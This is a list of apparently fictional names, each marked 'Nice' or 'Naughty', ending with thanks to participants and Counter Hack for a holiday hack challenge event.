Camille Goel	Nice
Camille Silva	Nice
Camille Velez	Nice
Candice Ford	Nice

Cara Hudson	Nice
Carla Buchanan	Naughty
Carlo Arora	Nice
Carlos Potter	Nice
Carlos Whitehead	Nice
Carol Peralta	Nice
Carrie Garcia	Nice
Carrie Nixon	Nice
Casey Walters	Nice
Cathy Nair	Nice
Charles Mathews	Nice
Charlotte Prasad	Nice
Charlotte Rich	Nice
Charmaine Gurung	Nice
Charmaine Joseph	Naughty
Chase Siddiqui	Nice
Chase Vincent	Nice
Cherry Hurst	Nice
Chloe Allen	Nice
Chloe Moran	Nice
Christy McMillan	Nice
Christy Srivastava	Naughty
Christy Woods	Nice
Cindy Lou Who	Naughty
Cindy Patil	Naughty
Cindy Patrick	Naughty

Cj Landry	Nice
Claire Gurung	Naughty
Cody Khalil	Nice
Corey Malhotra	Nice
Courtney Kramer	Nice
Craig John	Naughty
Curtis Summers	Nice
Dale Choi	Nice
Damian Bhardwaj	Naughty
Damien Norton	Nice
Damien Peter	Nice
Damon Newton	Nice
Darren Shrestha	Nice
Darryl Dalton	Nice
Daryl Flores	Nice
Dave Bowen	Nice
David Ballard	Nice
Deanna Richardson	Naughty
Deb Chase	Nice
Deepak Obrien	Naughty
Dennis Richard	Nice
Derrick Christian	Nice
Diego Chu	Nice
Diego Davenport	Nice
Dina Odonnell	Nice
Dominique Bennett	Nice

Donald Jane	Nice
Donald Johns	Nice
Donna Adams	Nice
Doreen Adam	Nice
Doreen Griffith	Nice
Dr. Who	Naughty
Dwayne Manuel	Nice
Edith Anderson	Nice
Edwin Pandey	Nice
Elaine Amin	Nice
Ella Soni	Nice
Ellen Gordon	Nice
Erika Norton	Nice
Erin Tran	Naughty
Erin Wells	Nice
Ernest Gillespie	Nice
Ernest Rai	Nice
Ernest Robbins	Nice
Eugene Gandhi	Nice
Eva Peter	Nice
Evelyn Bryan	Nice
Evelyn Horn	Nice
Faith Harding	Naughty
Farah Koh	Nice
Fatima Moss	Nice
Felix McLean	Naughty

Frances Ibrahim	Nice
Francisco Villanueva	Nice
Frank Chung	Nice
Gabriela Brown	Nice
Gabrielle Blue	Nice
Gabrielle Pierce	Nice
Gareth Patel	Nice
Garry Tan	Nice
Gene Cunningham	Nice
Gene Walsh	Nice
Gerald Becker	Nice
Gillian Fernandes	Nice
Gillian Henderson	Nice
Gordon White	Nice
Grace Cruz	Nice
Grace Holmes	Nice
Grant Prakash	Nice
Greg Benson	Nice
Greg Chung	Nice
Gwen Hanson	Naughty
Haley Davidson	Nice
Hanna Allen	Nice
Harold Ayala	Nice
Heidi Diaz	Naughty
Henry Turner	Nice
Henry Williams	Nice

Holly Evergreen	Nice
Hunter Carrillo	Nice
Iris Shaffer	Nice
Isabel Joyce	Nice
Isabel Mehta	Nice
Isabel Williamson	Nice
Ivy Lai	Nice
Jackson Yee	Nice
Jacqueline Hawkins	Nice
Jacqueline Smart	Nice
Jared Islam	Nice
Jasmin Sampson	Nice
Jason Santos	Nice
Jay Saunders	Naughty
Jeanette Tanner	Naughty
Jeffrey Oconnell	Naughty
Jen David	Nice
Jen Rodriguez	Nice
Jen Santos	Nice
Jennifer Haddad	Naughty
Jeremiah Bradshaw	Nice
Jeremy Khan	Nice
Jess Aziz	Naughty
Jessica Boyle	Nice
Jill Burke	Nice
Jill Calderon	Nice

Jillian Chandra	Nice
Jillian May	Nice
Jim Chen	Nice
Jim Foster	Nice
Jodi Espinoza	Nice
Jodie Perera	Nice
Johan Kirby	Nice
Johan Oconnor	Nice
John Coleman	Nice
John Vaughn	Nice
Johnny Potter	Nice
Jojo Costa	Nice
Joseph Salazar	Nice
Josephine Howard	Naughty
Joy Chandler	Nice
Joy Kramer	Nice
Joyce Franco	Nice
Juanita Burgess	Naughty
Juanita Gurung	Nice
Juanita Thompson	Nice
Juliet Robbins	Nice
Julio Duffy	Nice
Junior Ferguson	Nice
Justine Winters	Nice
Kari Marshall	Nice
Karina Buckley	Nice

Karina Chavez	Nice
Karina Cortez	Nice
Karina Russo	Nice
Karl Baldwin	Nice
Karl Burnett	Nice
Kat George	Nice
Kate Boyle	Nice
Kathryn McIntosh	Nice
Katrina Maria	Nice
Katy Bond	Naughty
Katy Chen	Nice
Kay Freeman	Nice
Keith Power	Nice
Kelli Grimes	Nice
Kellie Petersen	Nice
Kelly Bowers	Nice
Kelly Fox	Nice
Kendra Krishna	Nice
Kenneth Myers	Nice
Kenny Fletcher	Nice
Kirsty Evans	Naughty
Kris Swanson	Nice
Kris Thornton	Nice
Krishna Hubbard	Nice
Kristine Burns	Nice
Krystal Rios	Nice

Lana Ansari	Nice
Lana Jennings	Nice
Lance Bautista	Nice
Lance Dee	Nice
Lance Montoya	Naughty
Larry Massey	Nice
Larry McIntosh	Nice
Lauren Lucas	Nice
Lea Burns	Nice
Lea Mendez	Nice
Leah Williams	Nice
Lee Bowers	Nice
Leigh McKinney	Nice
Leslie Tanner	Nice
Lina Koch	Nice
Lina Villa	Naughty
Lindsey Lambert	Nice
Logan Griffith	Nice
Logan Harmon	Naughty
Lois Aquino	Nice
Lorena Dominguez	Nice
Lorena Lindsay	Nice
Lori George	Nice
Lori Mohamed	Naughty
Louie Rich	Nice
Louie Stevens	Nice

Louis Leon	Naughty
Lucas Daly	Naughty
Lucas Johnson	Nice
Lucas Raj	Nice
Lucy Allen	Nice
Luis Sinclair	Nice
Lyn Riley	Nice
Lynne Olsen	Nice
Lynne Olson	Nice
Lynne Rodgers	Naughty
Maggie Khan	Naughty
Malcolm Prasad	Nice
Manish Jefferson	Nice
Manuel Graham	Naughty
Marc Michael	Nice
Marcus Schmidt	Nice
Margie Ferguson	Nice
Margie Hoffman	Naughty
Marian Brewer	Nice
Marian Dalton	Nice
Marian Kent	Naughty
Mariana Reese	Nice
Marie Keller	Nice
Marilyn Malone	Nice
Marion Manning	Naughty
Marissa Gabriel	Nice

Marissa Whitehead	Nice
Mark Frank	Naughty
Mark Payne	Nice
Marvin Sim	Nice
Mary Bee	Nice
Mary English	Nice
Mary Hodge	Nice
Maurice Delgado	Nice
Maurice Jarvis	Nice
Max Solomon	Nice
Meagan Donovan	Naughty
Meg Johnson	Nice
Mel Chandler	Naughty
Mel Matthews	Nice
Mel Russell	Nice
Melinda Charles	Nice
Melissa Mendez	Nice
Melissa Perera	Nice
Meredith Cheung	Nice
Mia Hartman	Nice
Michael Burgess	Nice
Micheal Ahmad	Nice
Michelle Leach	Nice
Mike Goel	Naughty
Mina Benson	Nice
Mina Teo	Nice

Mindy Winter	Nice
Minty Candycane	Nice
Miranda Samson	Nice
Miriam Fox	Nice
Miriam Graham	Nice
Missy Hewitt	Nice
Missy Ray	Nice
Missy Wilson	Nice
Mohammed Poole	Nice
Mohammed Prince	Nice
Mohd Guy	Nice
Mohit Zimmerman	Naughty
Molly Omar	Nice
Mona Murray	Nice
Monica Bryan	Nice
Monica Roy	Nice
Monique Gillespie	Naughty
Mostafa Bell	Nice
Mostafa Carpenter	Nice
Nadia Buchanan	Naughty
Nana Davidson	Nice
Nancy Tan	Nice
Naomi Abdullah	Nice
Naomi Schultz	Nice
Nate Bowers	Nice
Nathan King	Nice

Nathan Tanner	Nice
Nathaniel Allen	Nice
Nathaniel Matthews	Nice
Neha Shaikh	Nice
Neil Lu	Nice
Nicholas Landry	Nice
Nicholas Thornton	Nice
Nicky Knox	Nice
Nicola Tanner	Nice
Nicolas Juarez	Nice
Nicolas Michael	Nice
Nigel Brennan	Nice
Nikhil Moore	Nice
Nikhil Norman	Nice
Nina Fitzgerald	Naughty
Nitin Ma	Nice
Noah Maher	Nice
Norma Moran	Nice
Nur Anthony	Nice
Nur Ismail	Nice
Oliver Garza	Nice
Oliver Pandey	Nice
Omar Fuentes	Nice
Pam Chan	Naughty
Pat Bradshaw	Nice
Patricia Guy	Naughty

Paul Newton	Nice
Pedro Abbott	Nice
Pepper Minstix	Nice
Phillip Sheikh	Naughty
Pierre Bruce	Nice
Pierre Poole	Nice
Praveen Armstrong	Nice
Prince Brock	Nice
Prince Cannon	Nice
Priya Ray	Nice
Rachael Frazier	Nice
Rachael Reilly	Nice
Rachelle Brewer	Naughty
Rafael Lane	Nice
Raj Figueroa	Nice
Rana Abbott	Naughty
Rana Chang	Nice
Randall Go	Nice
Raul Fraser	Nice
Ray Sharma	Naughty
Regina Ma	Nice
Rex Fischer	Naughty
Rex Larson	Naughty
Ricardo Wyatt	Nice
Rich Rojas	Nice
Richie Maria	Naughty

Rick Mark	Nice
Ricky Aguilar	Nice
Riley Lawrence	Nice
Riley Love	Nice
Roberta Forbes	Nice
Roberta Gomes	Nice
Rod Ballard	Nice
Roger Acosta	Nice
Ron Oneill	Nice
Ross Garrett	Nice
Roxanne Cervantes	Nice
Roy Simmons	Nice
Ruben Woodward	Nice
Ryan Fisher	Nice
Sabrina Lane	Nice
Sam Bhardwaj	Nice
Sami Gutierrez	Nice
Sami Sandoval	Nice
Samuel Reyes	Nice
Sandeep Cameron	Nice
Sandeep Quinn	Nice
Sandeep Santos	Nice
Sandra Osborne	Naughty
Sandy Blake	Nice
Sandy Rodriguez	Nice
Sanjay Campbell	Nice

Sanjay Hammond	Nice
Sara Mark	Naughty
Sasha Chin	Nice
Saurabh Chow	Nice
Scott Islam	Nice
Sean Lin	Nice
Sergio Hancock	Nice
Seth Barr	Nice
Shane Armstrong	Nice
Sharon Greene	Nice
Shaun Low	Nice
Shaun Miller	Naughty
Shawn Arora	Nice
Shawn Peralta	Nice
Sheila Ann	Nice
Shelby Saunders	Nice
Shelley Elizabeth	Nice
Shelley Meyers	Nice
Sheri Ahmed	Nice
Sheri Lewis	Naughty
Sherri Carter	Nice
Sheryl Atkins	Nice
Shinny Upatree	Nice
Silvia Muller	Nice
Simon Greene	Nice
Simon Pope	Nice

Simon Samson	Nice
Sofia Cortez	Nice
Sofia Mark	Nice
Sophia Aguilar	Nice
Sparkle Redberry	Nice
Stacey Beck	Nice
Stacey Kerr	Nice
Stacy McMahon	Nice
Stefan Ramos	Nice
Stefanie Chauhan	Nice
Stella Snow	Nice
Stephanie Harrison	Nice
Stephen Parks	Naughty
Steve Boyle	Nice
Steven Greer	Nice
SugerPlum Mary	Nice
Sumit Anand	Nice
Sunil Oliver	Nice
Susan Garcia	Nice
Suzanne Hanna	Nice
Suzanne Hart	Nice
Suzanne Richard	Nice
Sydney Ram	Nice
Syed Dillon	Nice
Sylvia Scott	Nice
Tania Buchanan	Nice

Tarpin McJinglehauser	Nice
Taylor Santos	Nice
Ted Gould	Naughty
Teddy Hobbs	Nice
Teri Tolentino	Nice
Tiffany Long	Nice
Tina Humphrey	Naughty
Tj Cox	Nice
Tj McCoy	Nice
Todd Anand	Nice
Tom Reilly	Nice
Toni Rodriguez	Nice
Tori Gillespie	Nice
Tori Perkins	Nice
Tori Roman	Nice
Tracey Rowe	Naughty
Trevor Clements	Nice
Trevor Parks	Nice
Trey Harvey	Nice
Ty Ferreira	Nice
Val Garner	Naughty
Vanessa McGuire	Nice
Vera Harrington	Nice
Vera Palmer	Nice
Vera Thakur	Nice
Vera Tiwari	Nice

Vicki Nielsen	Nice
Vickie Solis	Nice
Victoria Joyce	Nice
Vijay Robbins	Naughty
Vikas Barker	Nice
Vikas Gee	Nice
Wanda Gurung	Nice
Wanda Steele	Nice
Wesley Morton	Naughty
Wunorse Openslae	Nice
Yvonne Willis	Nice
Zac Oconnell	Nice

Special Thanks

a Special thanks to all of this year's participants who lent a helping hand and for making this year's holiday hack challenge merry and bright

and A very Special Thanks to all the folks at Counter hack for putting together such an amazing online event!

Until Next year!

-Jason